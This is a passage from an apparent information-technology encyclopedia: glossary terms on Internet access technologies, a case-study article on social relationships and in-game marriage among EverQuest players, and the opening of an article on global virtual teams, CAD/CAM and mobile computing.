Wee, S.H. (1999). Internet use amongst secondary school students in Kuala Lumpur, Malaysia. *Malaysian Journal of Computer Science, 4*(2), 1-20.

Yun, K., Lee, H., & Lim, S. (2002). *The growth of broadband Internet connections in South Korea: Contributing factors*. Stanford, CA: Stanford University, Asia/Pacific Research Center.

KEY TERMS

ADSL: Asymmetrical digital subscriber line (ADSL) uses existing copper wire telephone lines to deliver a broadband service to homes. It is one of the most viable forms of digital subscriber lines due to its effectiveness over distance, that is, it does not require the user to be as close to an exchange as other forms of DSL. Asymmetric refers to the fact that it provides a faster downstream (towards the consumer) than upstream (towards the exchange) connection.

Application Service Provider (ASP): ASP is a business that provides computer-based services to customers over a network. Software offered using an ASP model is also sometimes called on-demand software. The most limited sense of this business is that of providing access to a particular application program (such as medical billing) using a standard protocol such as HTTP.

Cash on Delivery (COD): COD is a financial transaction where the payment of products and/or services received is done at the time of actual delivery rather than paid for in advance. The term is mainly applied to products purchased from a third party, and payment is made to the deliverer. The concept of cash in this case is often blurred, because most companies also accept checks, credit cards or debit cards.

Digital Subscriber Line (DSL): It is an ordinary telephone line that is improved by expensive equipment, making it capable of transmitting broadband. DSL comes in many flavours, known collectively as xDSL.

Fiber to the Premises (FTTP), Fiber to the Home (FTTH), Fiber to the Curb (FTTC), or Fiber to the Building (FTTB): A broadband telecommunications system based on fiber-optic cables and associated optical electronics for delivery of multiple advanced services such as of telephone, broadband Internet, and television across one link all the way.

Internet: Internet is the worldwide, publicly accessible network of interconnected computer networks that transmit data by packet switching using the standard Internet protocol (IP). It is a "network of networks" that consists of millions of smaller domestic, academic, business, and government networks, which together carry various information and services, such as electronic mail, online chat, file transfer, and the interlinked Web pages and other documents of the World Wide Web.

Local Area Network (LAN): LAN is a computer network covering a small geographic area, like a home, office, or group of buildings. Each node or computer in the LAN has its own computing power but it can also access other devices on the LAN subject to the permissions it has been allowed. These could include data, processing power, and the ability to communicate or chat with other users in the network

Telecommunications Relay Service (TRS): TRS is an operator service that allows people who are deaf, hard-of-hearing, speech-disabled, and blind to place calls to standard telephone users via mobile phone, personal computer, or other assistive telephone device. Most TRS operators use regular keyboards to transcribe spoken voice as text for relaying

Video Relay Service (VRS): VRS is a telecommunication service that enables real-time two-way communication between deaf, hard-of-hearing, and speech-disabled individuals using a videophone and telephone users.

Virtual private network (VPN): VPN is a private communications network often used by companies or organizations to communicate confidentially over a public network. VPN traffic can be carried over a public networking infrastructure (e.g., the Internet) on top of standard protocols, or over a service provider's private network with a defined Service level agreement (SLA) between the VPN customer and the VPN service provider.

Building Social Relationships in a Virtual Community of Gamers

Shafiz Affendi Mohd Yusof
Universiti Utara Malaysia, Malaysia

INTRODUCTION

The explosive growth of the Internet has enabled virtual communities to engage in social activities such as meeting people, developing friendships and relationships, sharing experiences, telling personal stories, or just listening to jokes. Such online activities are developed across time and space with people from different walks of life, age groups, and cultural backgrounds. A few scholars have clearly defined virtual community as a social entity where people relate to one another by the use of a specific technology (Jones, 1995; Rheingold, 1993; Schuler, 1996) like computer-mediated communication (CMC) technologies to foster social relationships (Wood & Smith, 2001). It is further supported by Stolterman, Agren, and Croon (1999) who refers to virtual community as a new social "life form" surfacing from the Internet and CMC. There are several types of virtual community such as the virtual community of relationship, the virtual community of place, the virtual community of memory, the virtual community of fantasy, the virtual community of mind/interest, and the virtual community of transaction (Bellah, 1985; Hagel & Armstrong, 1997; Kowch & Schwier, 1997). These types of virtual community all share a common concept, which is the existence of a group of people who are facilitated with various forms of CMCs. With the heightened use of CMCs, people begin to transit and replicate the same sense of belonging through meaningful relationships by creating a new form of social identity and social presence. As emphasized by Hiltz and Wellman (1997), people can come from many parts of the world to form "close-knit" relationships in a virtual community.

The purpose of this article is to understand how online gamers as a virtual community build social relationships through their participation in online games. Empirically, several aspects in the context of virtual community are still not fully understood, such as: (1) What types of rules, norms, and values are grounded in virtual community? (2) How do people institutionalize their members in a virtual community? and (3) Why do they create social relationships in virtual environment? The identified gap thus explains why studies have produced inconsistent findings on the impacts of online game play (Williams, 2003), in which many studies in the past have only looked at aggression and addiction. A more detailed understanding of the social context of in-game interactions would help to improve our understanding of the impact of online games on players and vice versa. Therefore, this article will present a case study of a renowned online game, Ever Quest (EQ), with the aim of understanding how players establish and develop social relationships. In specific, the Institutional Theory was applied to examine the social relationships among the players, and a hermeneutic-interpretive method was used to analyze the data in order to address the following general research question, "How is the social world of EQ constituted in terms of building social relationships?"

BACKGROUND OF EVERQUEST

The virtual community of gamers' environment investigated in this study is Ever Quest (EQ). EQ is the world's largest premier three-dimensional (3D) "massively-multiplayer online role-playing game" more commonly referred to as MMORPG. People are becoming more attracted to this new type of online game, which is a subset of a massively-multiplayer online game (MMOG) that enables hundreds or thousands of players to simultaneously interact in a game world where they are connected via the Internet. Players interact with each other through avatars, that is, graphical representations of the characters that they play. The popularity of MMORPGs have become evident with the introduction of the broadband Internet. MMORPGs "trace their roots to non-graphical online multiuser dungeon (MUD) games, to text-based computer games such as *Adventure* and *Zork*, and to pen and paper role-playing games like *Dungeons & Dragons"* (Wikipedia, 2004, para. 2). It is expected that online gaming will grow from a $127 million industry in 2003 to a $6 billion industry by the year 2006 (ScreenDigest, 2002).

EQ is a game that attracts an estimated 400,000 players online each day from around the globe and, at peak times, more than 100,000 players will be playing EQ simultaneously (Micheals, 2004). The game's players interact with each other inside and outside the game for game playing, game-related and non-game-related interactions, and for buying and selling game-related goods. EQ, as a game, is characterized by well-defined social structures, roles, interaction rules, and power relations. EQ, as a virtual community, encompasses all of the different kinds of virtual community. EQ is a virtual community of relationship, a virtual community of place, a virtual community of memory, a virtual community of fantasy, a virtual community of mind/interest, and a virtual community of transaction.

After its launch in 1999, EQ became a worldwide leader in massively-multiplayer online games, and it is North America's biggest massively-multiplayer online game (Micheals, 2004). Since then, EQ and its expansions[1] have sold over 2.5 million copies worldwide, and it has been translated into seven languages. EQ is one of the largest and most dynamic online fantasy worlds ever created (Stratics, 2004). The reason for choosing to study EQ is because of the incredible popularity of online gaming, which has numerous economic and societal implications.

CASE STUDY OF EVERQUEST ONLINE GAMING

The method used was a single case study to examine the unique social world of EQ. There were, altogether, 157 respondents chosen from the game, discussion forums, and Web sites. They were invited through emails to participate in the study. The case study took six months to complete. Within this approach, multiple modes of data collection were utilized, including online questionnaires, semi-structured interviews, interactions through discussion forums, analysis of documentation such as game manuals, monitoring of Web sites, and non-reactive observations/recordings of chat sessions in the game. It is useful to note that the interview protocols for the semi-structured interviews, online chats, and online questionnaire were all the same. The only difference was how it was carried out—through face-to-face interviews or through the use of information communication technologies (ICTs).

The respondents were interviewed using an established semi-structured protocol. The interview protocol began with some general questions. First, information elicited from each respondent was on how they got to know about EQ. Answers included: through friends, magazine article or gaming press, word of mouth, co-worker, came with computer, family members, store display, online Web site or from Internet, and so forth. Second, further probing questioning was carried out, for example, how long have they played the game? Most of the respondents have played EQ from 1 – 6 years. Third, they were asked what attracted them to playing EQ. The answers were classified into four thematic categories: (1) the social aspects of the game; (2) the game play: (3) the characteristics of the game; and (4) generalized recreation. After asking about the general questions, the main issues on social relationships were raised for them to answer. Once saturation was reached in the answers given by the respondents, the interview efforts were halted, and the answers (in text) obtained from the interviews and online questionnaire were analyzed.

BUILDING SOCIAL RELATIONSHIPS IN A VIRTUAL COMMUNITY OF EQ

In essence, many of the respondents described the social aspects of the game, such as friendships, interaction rules, socialization, leadership skills, relationships, sense of belonging to a community, teamwork, and the different cultures. Below are examples quoted from two respondents:

Friends first and foremost. When I first arrived in (the) game, I was completely amazed at how far gaming has progressed, and continue to be amazed even still. I am a gamer to the core, playing on every platform since Atari.

I enjoy the interaction with my fellow players. I have long been a role player (pen and paper style), and EQ allows me to enjoy that same kind of group camaraderie and fun at my computer. I also am a big fan of the high fantasy genre of games.

Moreover, some of the respondents were attracted by specific elements of the game play such as questing, exploration, player versus player (PvP) combat, raiding, competition, killing, advancement, role playing, and trade-skilling. One informant even talked about progression as being an attraction:

Progression. Seeing my avatar get better skills, weapons, armor. Seeing new monsters, zones, attempting and overcoming difficult challenges and encounters.

A third attraction is the characteristics of the game itself. Respondents mentioned various features that attracted them to the game, such as graphics, atmosphere, fantasy setting, colors, storyline, immersiveness, virtual world, virtual economy, and many more. Here is a response from one informant:

The fantasy setting attracted me first...I have always been a fan of RPG (role playing game) type games because of its storyline.

Last, but not least, are the generalized recreation reasons: relaxation, addiction, escapism, self-satisfaction, ego-building, time-wasting, and others. Here is an example of a comment that was found amusing:

It's better than TV and the social aspect. Also, a compulsive competitive streak that's hard to control. I WILL beat this game damn it!

And another informant just simply had this to say about what attracted him to EQ:

Fun…fun…fun…fun!

In the subsequent questions, players were asked, "What do relationships mean in the game?" Respondents gave a variety of answers such as:

It can have so many different meanings, depending on the people involved. There are, of course, friendships, partnerships, professional relationships, mentoring. There are also people who find deeper friendships in game and have gone on to marry or move in with each other, (and so forth). Many people have found people who live near them and have in-life real relationships. Others have long-distance friendships that carry on out-of-game. Others still are manipulative and try to form "false" relationships and jump between "friends" in game.

Many of the respondents (34.1%; 31 from 91 responses) interpreted relationships to mean "friendships." According to respondents, friendships: (1) develop over long periods of time without having directly meet the other people; (2) develop with someone who enjoys your company as much as you enjoy theirs; (3) mean helping each other out; (4) mean sticking together through the hardships; (5) involve people who share the same motivations and get along well; (6) may result in friends that could feasibly last a lifetime; (7) provide good friends in the game with whom you do stuff often; (8) develop when there is something in common such as interests or goals: (9) are made up of people that you trust; many respondents just defined relationships as "friends."

Occasionally, friendships progress to the point where two people finally end up getting married. The next closest meaning given by respondents (16.5%) on relationships is "marriage." As such below is an illustration of such phenomenon,

Relationships in a game are the same as in life. Some people go as far as to get married (both in game and in life). I was a best man for my bro's wedding in EQ, then the next day he got married (in) real life (and yes, he got married (in) real life to the same girl he got married to (in) EQ life…it was cool :D.

Most "marriage" relationships remain in-game, however. Some marriages in EQ are purely for role-playing purposes, like a Paladin marrying a Druid. They serve no in-game benefit, and no one looking at the character would be able to tell he/she is married. Usually the two people plan the role-play event like a real marriage. They will find allocation for all guests can get to, get someone to officiate (the GM's or the Guides or friends can play the role of the priest/civil authority) the marriage, and multiple people bring party supplies, cake, drinks, food, and fireworks. Finding and choosing a location for guests is always important; it has to be scenic, and attendable by all races. In the game, it is perfectly legal for players to have same-sex marriage and polygamy. The process of getting married, changing names, and getting divorced is the same as a normal relationship. As one player admits:

I know of at least one pair of female toons (characters) that were married, because I was half of that pair. As with others, that marriage fell apart due to, as was said, "role-playing differences". I petitioned to have my surname changed.

Continuing with relationships, it can also mean a variety of things in the eyes of the respondents. For example, relationships can represent: (1) people you love (9.9%); (2) acquaintances (6.9%); (3) social interaction (5.5%); (4) people you met in the past (5.5%); and (5) people that keep coming back to you (3.9%). The quote below encapsulates two respondents' definitions of relationships:

They run the gamut. There are people in game whose character name I know and that's all. There are other people who I meet whenever I travel to their part of the country for coffee. There's one person who I was romantically involved with for quite a while. EQ is a social environment. Being familiar with the people you group with and comfortable with how they play their characters is important when facing new encounters. I've been lucky to meet players whose company I enjoy and prefer to be around while in game.

A few respondents (14.1%) avoided giving a definition of relationships. They felt it was not important and have not paid much attention to it, while on the other hand the game demands and rewards cooperation. Here is a quote from an informant that captures this attitude:

I avoid "relationships". It appeals to some people, but I draw the line at forming in-game friendships.

In a massively-multiplayer online gaming like EQ, there is a group of people who are "loners" or people that do not have relationships with other people, even though EQ fosters community-building and socialization among the people in it. This is not a surprise, because about 12% (15 out of 122 responses) of respondents said that they like to play solo instead of being in a guild (group). In order to succeed in the game, people have to build relationships because the tasks ahead of them required a large number of people to kill huge monsters in the game. These people cannot avoid being a loner inside the game at higher levels, but they can definitely be a loner when they are outside the game in the Web sites which do not require them to do so.

Although the following answer is amusing, the ambiguity that the respondents pointed out could do some harm in the long run for relationship-building. His response was:

But I don't get involved in things like that, because the person you think is a girl could be an old guy.

According to the players in the discussion forums, this is quite true, since many players choose to play the opposite sex for their characters instead of their true gender. It is nearly impossible to identify the true gender of a player unless you communicate with him or her through a telephone and can hear their true voice. Even then it can be uncertain, because a male voice can sound like a female voice and vice versa. Obviously in the long run, if the relationship continues, the truth will be known at least to the two parties involved.

Tolerance in this social world is demonstrated by the fact that players are allowed same-sex marriage and polygamy, situations that, while perfectly legal in this social world, are not the norm and are indeed taboo in much of the real world. Tolerance is also extended to players running a character or characters that are not their real-life gender (for example, a female elf could be played by a man and vice versa). As pointed out by Thompson (2004), video games have long allowed players to experiment with new and often taboo identities.

In online games such as EQ, almost half of the women characters are actually men—"guys who prefer to cross-dress when they play" (Yee, 2001, para 3). Motives for playing the opposite gender vary. Some of the players think that it will benefit them tremendously inside the game, as women characters are more likely to be treated better and given more help by other players. But they can also be treated like second-class citizens; when both a male and a female character have equal strength in terms of fighting and experience, the male character will usually win the hearts of the other group members to lead a raid. Yee (2001) also found that women who play male characters often "say they didn't realize how cold, hierarchical, and impersonal a lot of male-male bonds can be" (para. 6).

In summary, this study attempted to find out what players thought of the "social relationships" in the game. The players were asked about what relationships meant in the game, especially "in-game marriage", and how relationships would improve their status or performance in the game.

FUTURE RESEARCH

In specific perspective, it is useful to note that the concept of leadership has been fully established in fields such as management, psychology, sociology, and social psychology. Yet empirical investigation on the concept of leadership in the online or virtual environment is still under research and deficient (Avolio & Kahai, 2003; Cascio & Shurygailo, 2003; Kayworth & Leidner, 2002; Zigurs, 2003), and even more on the concept of emergent leadership (Yoo & Alavi, 2004). Hence, it would be fruitful for future research to examine the issue of emergent leadership in the virtual community environment in general, and also to focus on this type of leadership in the online gaming perspective by addressing question such as: "What styles and types of leadership emerge in online gaming?"

In order to develop virtual communities, it is also crucial to focus on processes, rules, and procedural formation. The formation of virtual community is based on a collective concept or group orientation. Questions such as, what purposes does it serve, how is it set up, and what rules are in place, would be equally interesting to explore. For example, if the future versions of the game will be oriented more towards powerful raiding guilds, will the category of people between guilds disappear, or will they have to make a choice to belong to one of the guilds? As the game progresses, it is anticipated that the family guilds will have similar questions to answer; they may feel that they are not valued as much, and may walk out of the game. They may join a game in which family guilds are given equal weight, or where every guild is considered as a family guild. Hence, some key questions are: (1) What are the factors that make a guild successful, and what happens to the family guilds in the future if the game is about raiding? (2) What is the future of the guild? and (3) Does it affect the social structure of EQ?

CONCLUSION

The emergence of the "online game" virtual community has enabled hundreds or thousands of players to simultaneously interact and build a relationship in this new, interesting virtual world. What is more intriguing to discover is the fact that people have developed their own rules and regulations to facilitate the structure of their social relationships among and between the players. Players as communities are simply connected and interacted via the Internet, although they may be thousands of miles apart from each other. Thus, in this social world of EQ, many players felt that *relationships* mean the "friendships" that they build inside the game. Many players acknowledge that by knowing other players, it would help them progress to a higher level in the game. In fact, players stated that by reaching a higher status in the game, it had no effect on the relations that they have established. The second meaning of *relationships* given by players is "marriage." Astonishingly, there are many couples that started their relationship as friends, got married in the game, and then moved on to real-life marriage and families outside the game. But there are cases where the marriage is only built inside the game and for the fun of role playing, thus not realistic in that sense. In a nutshell, all these findings have essentially addressed the proliferation of virtual communities in online gaming environment.

REFERENCES

Avolio, B. J., & Kahai, S. (2003). Adding the ''E'' to e-leadership: How it may impact your leadership. *Organizational Dynamics, 31*(4), 325–338.

Bellah, R. N. (1985). *Habits of the heart: Individualism and commitment in American life*. New York: Harper Collins.

Cascio, W. F., & Shurygailo, S. (2003). E-leadership and virtual teams. *Organizational Dynamics, 31*(4), 362-376.

December, J. (1997). *The World Wide Web unleashed*. Indianapolis, IN: Sams.net Publishing.

Hagel, J., & Armstrong, A. G. (1997). *Net gain: Expanding markets through virtual communities*. Boston, MA: Harvard Business School Press.

Hiltz, S. R., & Wellman, B. (1997). Asynchronous learning networks as virtual communities. *Communications of the ACM*, 44-49.

Internet World Stats (2007). World Internet usage and population statistics. *Miniwatts Marketing Group*. Retrieved from http://www.internetworldstats.com/stats.htm

Jacobsson, M., & Taylor, T. L. (2003). *The Sapronos meets EverQuest: Social networking in massively-multi-player online games*. Paper presented at the Melbourne DAC, The 5th International Digital Arts and Cultural Conference.

Jones, S. (1995). Understanding community in the information age. In S. Jones (Ed.), *Cybersociety: Computer-mediated communication and community* (pp. 10-35). Thousand Oaks, CA: Sage.

Kayworth, T., & Leidner, D. E. (2002). Leadership effectiveness in global virtual teams. *Journal of Management Information Systems, 18*(3), 7–40.

Kowch, E., & Schwier, R. (1997). *Building learning communities with technology*. Paper presented at the National Congress on Rural Education. Saskatoon, Saskatchewan, Canada.

Micheals, K. (2004). EverQuest celebrates its fifth year. *Gaming Horizon*. Retrieved from http://news.gaminghorizon.com/media/1079403786.html

Rheingold, H. (1993) *Virtual communities*. London: Secker & Warburg.

Rothaermel, F. T., & Sugiyama, S. (2001). Virtual Internet communities and commercial success: Individual and community-level theory grounded in the atypical case of TimeZone.com. *Journal of Management, 27*(3), 297-312.

ScreenDigest (2002). *Wireless, interactive TV, and online gaming: Market assessment and forecasts*. London: Screen Digest Ltd.

Schuler, D. (1996). *New community networks - Wired for change*. New York: Addison-Wesley.

Stolterman, E., Agren, P. -O., & Croon, A. (1999). Virtual communities: Why and how are they studied. Retrieved from http://www.vircom.com/virtualcommunities.html

Stratics (2004). Sony online entertainment's EverQuest celebrates its fifth year and over 2.5 million units sold worldwide. Retrieved from http://eq.stratics.com/content/contest/eq_5years.php

Thompson, C. (2003). EverQuest: 77th richest country. Retrieved from http://flatrock.org.nz/topics/info_and_tech/game_theories.htm

Walther, J. B., & Boyd, S. (1997). Attraction to computer-mediated social support. *International Communication Association Meeting in Montreal*.

Wikipedia Online Encyclopedia (2004). *Wikimedia Foundation Inc*. Retrieved from http://en.wikipedia.org/wiki/Wikimedia

Williams, D. (2003). The video game lightning rod. *Information, Communication, & Society*.

Wood, A. F., & Smith, M. J. (2001). *Online communication: Linking technology, identity, and culture*. Mahwah, NJ: Erlbaum.

Yee, N. (2001). *The Norrathian Scrolls: A Study of EverQuest (Version 2.5)*. Retrieved from http://www.nickyee.com/eqt/report.html

Yoo, Y., & Alavi, M. (2004). Emergent leadership in virtual teams: What do emergent leaders do? Information and Organization, 14(1), 27-58.

Zigurs, I. (2003). Leadership in virtual teams: Oxymoron or opportunity? *Organization Dynamics, 31*(4), 339–351.

KEY TERMS

Case Study: A research design that employs an in-depth or rich investigation of a phenomenon; the unit of analysis can be a single or several person/individual, organizations, or environment/ context to be examined.

Computer-Mediated Communication (CMC): Process of human communication via computers involving people, situated in particular contexts, engaging in process to shape media for a variety of purposes (December, 1997)

EverQuest: EQ was one of the world's largest premier three-dimensional (3D) MMORPG. It is a game that attracts an estimated 400,000 players online each day from around the globe and, at peak times, more than 100,000 players play EQ simultaneously (Micheals, 2004).

MMOPRG: Massive(ly)-multiplayer online role-playing games or MMORPGs are virtual persistent worlds located on the Internet. They are a specific subset of massive(ly)-multiplayer online games in which players interact with each other through avatars, that is, graphical representations of the characters they play.

Online Gaming: A game that requires a connection to the Internet to play; they are distinct from video and computer games in that they are normally platform-independent, relying solely on client-side technologies (normally called "plug-ins"). Normally all that is required to play Internet games are a Web browser and the appropriate plug-in (normally available for free via the plug-in maker's Web site).

Social Relationship: Involves dynamics of social interactions, bounded and regulated by social and cultural norms, between two or more people, with each having a social position and performing a social role

Virtual Community: A virtual community is primarily a social entity where people relate to one another by the use of a specific technology (Rheingold, 1993).

ENDNOTE

1 There are, altogether, 14 expansions of EQ since its debut in March 16, 1999. The first expansion, *EverQuest: The Ruins of Kunark*, was released April 24, 2000. Since then, it has become a part of the basic *EverQuest* package, giving players more than twenty new zones, a new playable race of lizard men called the Iksar, and selling over 400,000 copies to date. The second expansion, *EverQuest: The Scars of Velious*, was released on December 5, 2000. It provides 19 more zones of content designed for level 30 characters and above, and has sold more than 300,000 copies since its release. The third expansion, *EverQuest: The Shadows of Luclin*, sold over 120,000 copies on its first day at retail, and takes players to the enchanting moonscape of *Luclin*. It offers over 28 new adventure zones, all-new items, creatures, and spells, a new playable character race, and rideable horses. The fourth expansion, *EverQuest: The Planes of Power,* launched on October 21, 2002, and unlocked the door to the most powerful deities in Norrath. It sold more than 200,000 units in its first three weeks. *The Planes of Power* introduces players to an arching storyline and epic adventures. The fifth expansion, *EverQuest: The Legacy of Ykesha*, launched on February 24, 2003. This extension broke new ground by offering numerous technical advances and improvements to game play via digital download. The sixth expansion is *EverQuest: Omens of War,* launched in September, 2003. The seventh expansion is *EverQuest: Gate of Discord,* launched in February, 2004. The eighth expansion is *EverQuest: Omens of War,* launched in September, 2004. The ninth expansion is *EverQuest: Dragons of Norrath,* launched in February, 2005. The tenth expansion is *EverQuest: Depths of Darkhollow,* launched in September, 2005. The eleventh expansion is *EverQuest: Prophecy of Ro* (February, 2006); the twelfth expansion is *EverQuest: The Serpent's Spine* (September, 2006); the thirteenth expansion is *EverQuest: The Buried Sea* (February, 2007); and the latest expansion is *EverQuest: Secrets of Faydwer* (November, 2007).

Business Decisions through Mobile Computing

N. Raghavendra Rao
SSN School of Management & Computer Applications, India

INTRODUCTION

The existing ways of doing business are constantly changing. This is due to rapid changes in global economy. The opportunities in the present global markets have to be exploited at a rapid pace. The large centralized organizations which have established themselves over a considerable period may find it very difficult to introduce or diversify their product range in the present globalization scenario. They need to realize that managing technical knowledge, as well as innovative process in conducting business, is the way to remain competitive in the global market. Every business enterprise needs unique challenges to face in its sector. It is high time that they take advantage of the opportunities available across the globe by making use of the expertise of the global virtual teams. This chapter talks about a model for creation of global innovation model by global virtual teams who can design a product through the components of Information and Communication Technologies (ICT). Schelda Debowski (2006) rightly states that "Virtual Knowledge teams rely on Information technology to communicate" (p. 73).

NEED FOR GLOBAL INNOVATION MODEL

Business enterprises need to move from a traditional approach to a new global development approach. This approach will take care of the entire product development process. The product development process is required to cover from the design through production to marketing the product. Business enterprises have to understand the value of sharing resources, reducing costs. and using advanced technology to gain competitive edge in the market. The knowledge management framework adds value to the dynamics of business enterprises. Further, it is useful in the present business environment where the processes are getting shortened through rapid technological advancements. The model recommended in this article provides an overview of the components of intellectual assets, advanced concepts of Information and Communication Technologies (ICT) and global virtual teams. Further, it illustrates how these components facilitate in creating a global innovation model by a global virtual team. While explaining about the performance of geographically-dispersed cross–functional development teams, Deborah Sole and Amy Edmondson (2002) state that: "Some findings do indeed suggest that demographically-diverse groups outperform homogeneous groups" (p. 590).

Intellectual Assets

Intellectual assets or intellectual capital are two words mentioned frequently in the present knowledge economy. The word *capital* or *asset* suffixed to *intellectual* is not used in strict accounting terminology. It is only a term referred to *intangible assets*. It may be noted that the meaning of both terms is the same. It is interesting to note the observation of Nick Bontis (2002) on intellectual capital: "The intellectual capital of an organization represents the wealth of ideas and ability to innovate that will determine the future of the organization" (p. 628).

The components of intangible assets are generally classified under four headings. They are: (1) human-centered assets, (2) infrastructure assets, (3) market assets, and (4) intellectual property. It is apt to recall the observation of Stephen E. Little (2002) on knowledge creation in global context: "The speed of technical and infrastructure changes in business practice together with a new understanding of the centrality of intangible assets to wealth creation has brought the silicon valley paradigm of innovation to prominence" (p. 369).

Human-Centered Assets

Special skills, knowledge, and entrepreneurial ability of the employees of a business enterprise fall under this heading.

B

Infrastructure Assets

Established business process, methods, and information systems in an organization will enable them to conduct their business smoothly.

Market Assets

These represent business enterprise brand image, distribution network, and the agreements such as licensing and collaboration.

Intellectual Property

Employees contribute their knowledge and specialization skill to develop a product or service. This is considered to be the result of the application of their minds. It is protected under law as patents, copyright, and trademarks. These are considered as intellectual property.

The above classified assets are playing a key role in the present business scenario. It has become a necessity for business enterprises to formulate a strategy to make use of their intangible assets for the competitive advantage in their business. Adopting the concept of intellectual capital by a business enterprise leads to innovation and intellectual property.

It is apt to recall the observation of Marcha L. Maznevski and Nicholas A. Athanasslov (2003) who state that "the technology part of the knowledge management infrastructure has advanced rapidly in the past decade, with innovations appearing ever more quickly in recent years" (p. 197).

GLOBAL VIRTUAL TEAMS

Generally, a team consists of members with different kinds and levels of skills. The roles and responsibilities are assigned to them. The purpose of a team is to work for a common goal. The advanced concepts in information and collaborative technologies support the members of global virtual team who are geographically away from each other and assigned a task to accomplish.

In this context, it is interesting to recall the remarks of Arjan Raven (2003) who states: "when resource requirements for a task are high, a traditional team approach may not be the best approach. It may instead be possible to use a team – COP (Communication of Practice) hybrid, starting with lower levels of resources and formalizing the structure as the potential benefits become clearer. A Pure COP may also be given as an option to the members who are passionate about the task and are prepared to take more risks. It is also more likely that a COP member will see the importance and potential benefits and will work on the task, even if it isn't officially part of his or her job description" (p. 299).

INFORMATION TECHNOLOGY CAD/CAM

CAD/CAM is a term which means computer-aided design and computer-aided manufacturing. It is a software product designed to make use of digital computers to perform certain functions in design and production. This concept provides a scope to integrate the two distinct functions, that is, design and production in manufacturing organizations. Mikell P. Groover and Emory W. Zimmers, Jr. (2004) clearly explain that "Computer-Aided Design (CAD) can be defined as the use of computer systems to assist in the creation, modification, analysis, or optimization of design functions required by the particular user firm" (p. 23). Developing a new product or redesigning an existing product is considered to be a market driver for any product development process. The actual product design is done through CAD. The steps involved in the process required for manufacturing a product on the basis of a design are taken care of by CAM. Finished products result from adhering to the steps in the process followed in CAM. The steps involved in the process are process planning, resource scheduling, preparation of bills of materials, production scheduling, and monitoring the process through controls.

In the present globalization scenario, customers across the globe are the Market Drivers. Manufacturing enterprises have started thinking of design of their products as per the requirements of the market drivers. On the basis of market requirements, product design takes place by using CAD Software. The next step would be planning with process, resource scheduling, bills of materials, production schedule, and control. The documentation process for these activities can be carried out through CAM Software. In the present CAD and CAM Systems are based on Interactive Computer Graphics (ICG). Mikell P. Groover and Emory W. Zimmer, Jr. (2004a) point out that "Interactive Computer Graphics denotes a user–oriented system in which the computer is employed to create, transform, and display in the form of pictures and symbols" (p. 76).

Multimedia

Multimedia applications need the conventional data such as information and meta-data to support audio and video data in the system. Ralf Steinmetz and Klara Nashrstedt (2007) state that "many hardware and software components in computers have to be properly modified, expanded, or replaced to support multimedia applications" (p. 3).

It would be better if larger objects could be split into smaller pieces and stored in the database. Because of the large number of bytes required to represent multimedia data, it is essential that multimedia data be stored and transmitted in compressed form. For image data, the most widely-used format is JPEG, named after the standards body that created it, the Joint Picture Experts Group. Video data may be stored by encoding each frame of video in JPEG format. The Moving Picture Experts Group has developed MPEG series standard for encoding commonalities among a sequence of frames to achieve a greater degree of compression. Figure 1 illustrates the layers of the elements of multimedia.

Virtual Reality

Virtual reality is a way of creating a three-dimensional image of an object or scene. It is possible for the user to move through or around the image. Virtual reality imitates the way the real object or scene looks and changes. Information system helps to use the information in databases to simulate. The line dividing simulated tasks and their real-world counterparts is very thin. While explaining about virtual reality design, Prabhat K. Andleigh and Kiran Thakar (2006) observe that "virtual reality systems are designed to produce in the participant the cognitive effects of feeling immersed in the environment created by a computer using sensory inputs such as vision, hearing, feeling, and sensation of motion" (p. 394). The concept of multimedia is required in virtual reality application process. The components of multimedia are tactile (touch), visual (images), and auditory (sound). The components of multimedia needed for the development process for virtual reality are explained in Figure 2.

COLLABORATIVE TECHNOLOGY


Mobile Computing

Mobile computing can be defined as a computing environment over physical mobility. The concept of mobile computing will facilitate end users to have access to data, information, or logical objects through a device in any network while one is on the move. It also enables users to perform a task from anywhere using a computing device which has the features of mobile computing. Asoke K. Talukder and Roopa R. Yavagal (2005) point out that Mobile Computing is used in different contexts with different names. The most common names are: (i) Mobile Computing; (ii)

Figure 1. Layers in multimedia

<table>
<tr><td>GRAPHICS & IMAGES</td><td colspan="2">ANIMATION</td><td colspan="2">VIDEO</td><td>AUDIO & SPEECH</td></tr>
<tr><td colspan="6">INTEGRATION</td></tr>
<tr><td colspan="2">OPTICAL STORAGE</td><td colspan="2">SYNCHRONIZATION</td><td colspan="2">NETWORKS</td></tr>
<tr><td colspan="2">MEDIA SERVER</td><td colspan="2">OPERATING SYSTEMS</td><td colspan="2">COMMUNICATION</td></tr>
<tr><td colspan="3">DATABASES</td><td colspan="3">PROGRAMMING</td></tr>
</table>

Figure 2. Virtual reality application process



Anywhere, Anytime Information; (iii) Virtual Home Environment; (iv) Normadic Computing; (v) Pervasive Computing; (vi) Ubiquitous Computing; (vii) Global Service Portability; and (viii) Wearable Computers.

